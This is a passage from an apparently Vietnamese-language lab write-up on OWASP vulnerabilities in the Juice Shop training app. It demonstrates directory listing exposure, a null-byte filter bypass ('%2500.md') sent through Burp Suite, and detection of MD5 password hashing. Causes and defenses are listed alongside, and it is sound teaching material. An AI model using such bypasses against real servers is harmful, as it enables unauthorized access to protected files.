
Bước 1. Chọn biểu tượng Menu (3 dấu gạch ngang bên góc trên bên trái), rồi chọn About Us:




Bước 2. Ta để ý dòng được gán link màu xanh lục :

“Check out our boring terms of use if you are interested in such lame stuff”


- Click vào link ta được chuyển sang 1 web khác



- Để ý tên miền thấy /ftp/legal.md, ta xóa “/legal.md” để truy cập vào “ftp”



- Chọn acquisitions.md



```
# Planned Acquisitions

> This document is confidential! Do not distribute!

Our company plans to acquire several competitors within the next year.
This will have a significant stock market impact as we will elaborate in
detail in the following paragraph:

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
ipsum dolor sit amet.

Our shareholders will be excited. It's true. No fake news.
```

Ta có thể thấy dòng văn bản : This document is confidential! Do not distribute!

Nghĩa là : “Tài liệu này là tài liệu mật! Không được phân phối!”


Nguyên nhân gây ra lỗ hổng trên :

- Cấu hình máy chủ không an toàn:
 - Máy chủ không tắt tính năng Directory Listing, cho phép liệt kê các file trong thư mục.
- Thiếu kiểm tra quyền truy cập:
 - Các file nhạy cảm không được giới hạn quyền truy cập (chỉ người dùng có quyền mới có thể truy cập).
- Đường dẫn tài liệu không được bảo mật:
 - Các tài liệu bí mật không được lưu trữ ở vị trí an toàn hoặc không mã hóa.


❖ Ví dụ 2:

Mục tiêu: Kiểu tấn công này khai thác lỗ hổng trong việc xử lý chuỗi đầu vào của ứng dụng, đặc biệt là ký tự null byte (%00).

Bước 1: Dựa vào lỗ hổng ở trên, ta tìm thấy được thư mục /ftp không được bảo vệ một cách an toàn.




- Truy cập vào url: <http://192.168.102.129:3000/ftp>




Bước 2: Vào ứng dụng Burp Suite, chọn tab Target > Site map.


- Chọn đường link của website, tìm đến thư mục ftp và chọn file suspicious_errors.yml.




- Sau đó, nhấn chuột phải và chọn Send to Repeater.



Bước 3: Chuyển sang tab Repeater, chọn Send. Phần Response hiển thị thông báo “Error: Only .md and .pdf files are allowed!”, điều này cho thấy chỉ những file có định dạng .md hoặc .pdf mới được cho phép.



Thử sửa lại đường dẫn thành “/ftp/suspicious_errors.yml%2500.md” và chọn Send lần nữa, lần này phần Response trả về một phần của file YAML mô tả các thông báo lỗi nghi ngờ đặc trưng cho ứng dụng. Đây là thông tin về việc phát hiện các lỗi bảo mật có thể xảy ra khi người dùng hoặc hệ thống cố tình tấn công hoặc can thiệp vào ứng dụng.



2. Cryptographic Issues

Cryptographic Issues là những lỗi hoặc lỗ hổng liên quan đến việc thiết kế, triển khai, hoặc sử dụng không đúng các thuật toán và giao thức mật mã. Những lỗi này có thể dẫn đến việc mất tính bảo mật, rò rỉ dữ liệu, hoặc làm suy yếu toàn bộ hệ thống.

a) Hậu quả của Cryptographic Issues:

- Rò rỉ dữ liệu nhạy cảm:
 - Thông tin người dùng, tài chính, hoặc tổ chức bị tiết lộ.
- Tấn công giải mã dữ liệu:
 - Kẻ tấn công có thể khai thác lỗ hổng để giải mã dữ liệu mà không cần khóa.
- Mất lòng tin:
 - Người dùng mất niềm tin vào tổ chức khi dữ liệu cá nhân bị lộ.
- Tấn công nâng cao:
 - Cryptographic Issues có thể là bàn đạp để thực hiện các cuộc tấn công phức tạp hơn.

b) Cách phòng tránh Cryptographic Issues:

- Sử dụng thuật toán mật mã mạnh:
 - Chọn các thuật toán hiện đại và được khuyến nghị, như AES-256, RSA, hoặc SHA-256.
- Triển khai HTTPS:
 - Mã hóa toàn bộ giao tiếp qua HTTPS để bảo vệ dữ liệu trong quá trình truyền tải.
- Quản lý khóa mã hóa an toàn:
 - Sử dụng các giải pháp quản lý khóa chuyên dụng như AWS KMS, Azure Key Vault, hoặc HashiCorp Vault.
 - Không lưu trữ khóa trong tệp cấu hình hoặc mã nguồn.
- Bảo vệ dữ liệu nhạy cảm:
 - Mã hóa tất cả dữ liệu nhạy cảm trước khi lưu trữ hoặc truyền tải.

- Sử dụng các thư viện mật mã uy tín:
 - Sử dụng thư viện được kiểm tra và duy trì bởi cộng đồng hoặc tổ chức uy tín (như OpenSSL, Bouncy Castle).
- Tạo số ngẫu nhiên an toàn:
 - Sử dụng nguồn tạo số ngẫu nhiên mạnh như /dev/urandom hoặc API mã hóa trong ngôn ngữ lập trình.
- Thường xuyên kiểm tra và cập nhật:
 - Đảm bảo các thư viện mật mã và hệ thống được cập nhật để vá các lỗ hổng mới.
- Thực hiện kiểm tra bảo mật:
 - Sử dụng các công cụ như OWASP ZAP, Burp Suite, hoặc các công cụ kiểm tra mật mã khác để phát hiện lỗ hổng.

c) Ví dụ demo

Mục đích : Để phát hiện trang web sử dụng thuật toán gì để mã hóa hàm băm

Bước 1: Truy cập vào tài khoản đã tạo trước trên web juice-shop rồi ấn change password :

Pass cũ : 123456


Pass mới : 12345678

The screenshot shows a 'Change Password' form with a dark background. It contains three input fields, each with a label and a character count indicator:


- Current Password ***: The input field shows 6 dots. The character count indicator is 8/40.
- New Password ***: The input field shows 8 dots. The character count indicator is 8/40.
- Repeat New Password ***: The input field shows 8 dots. The character count indicator is 8/20.

Below the input fields is a blue button with a white icon of a document with a pencil and the text 'Change'.

Bước 2: Mở Burp Suite để bắt gói tin được truyền qua HTTP và nhận thấy mật khẩu đã được mã hoá bằng 1 hàm băm:



Bước 3: Ta kiểm tra mã băm này trên md5decrypt.net để xem thuật toán mã hoá nào có thể được sử dụng thì thấy MD5:



Như vậy ta đã biết được hàm băm mã hoá mật khẩu dùng thuật toán MD5, ta có thể tấn công **Rainbow Table** dựa trên lỗ hổng này do MD5 là thuật toán khá cũ.

C.A03:2021-Injection

1. Định nghĩa

- **Injection** là một lỗ hổng bảo mật nghiêm trọng xảy ra khi dữ liệu đầu vào không được xác thực hoặc làm sạch đúng cách, dẫn đến việc kẻ tấn công có thể:
 - Thực thi mã độc hại.
 - Truy cập hoặc thay đổi dữ liệu trái phép.
- Injection thường được khai thác thông qua các cơ sở dữ liệu, hệ thống lệnh, hoặc API.

2. Hậu quả của Injection:

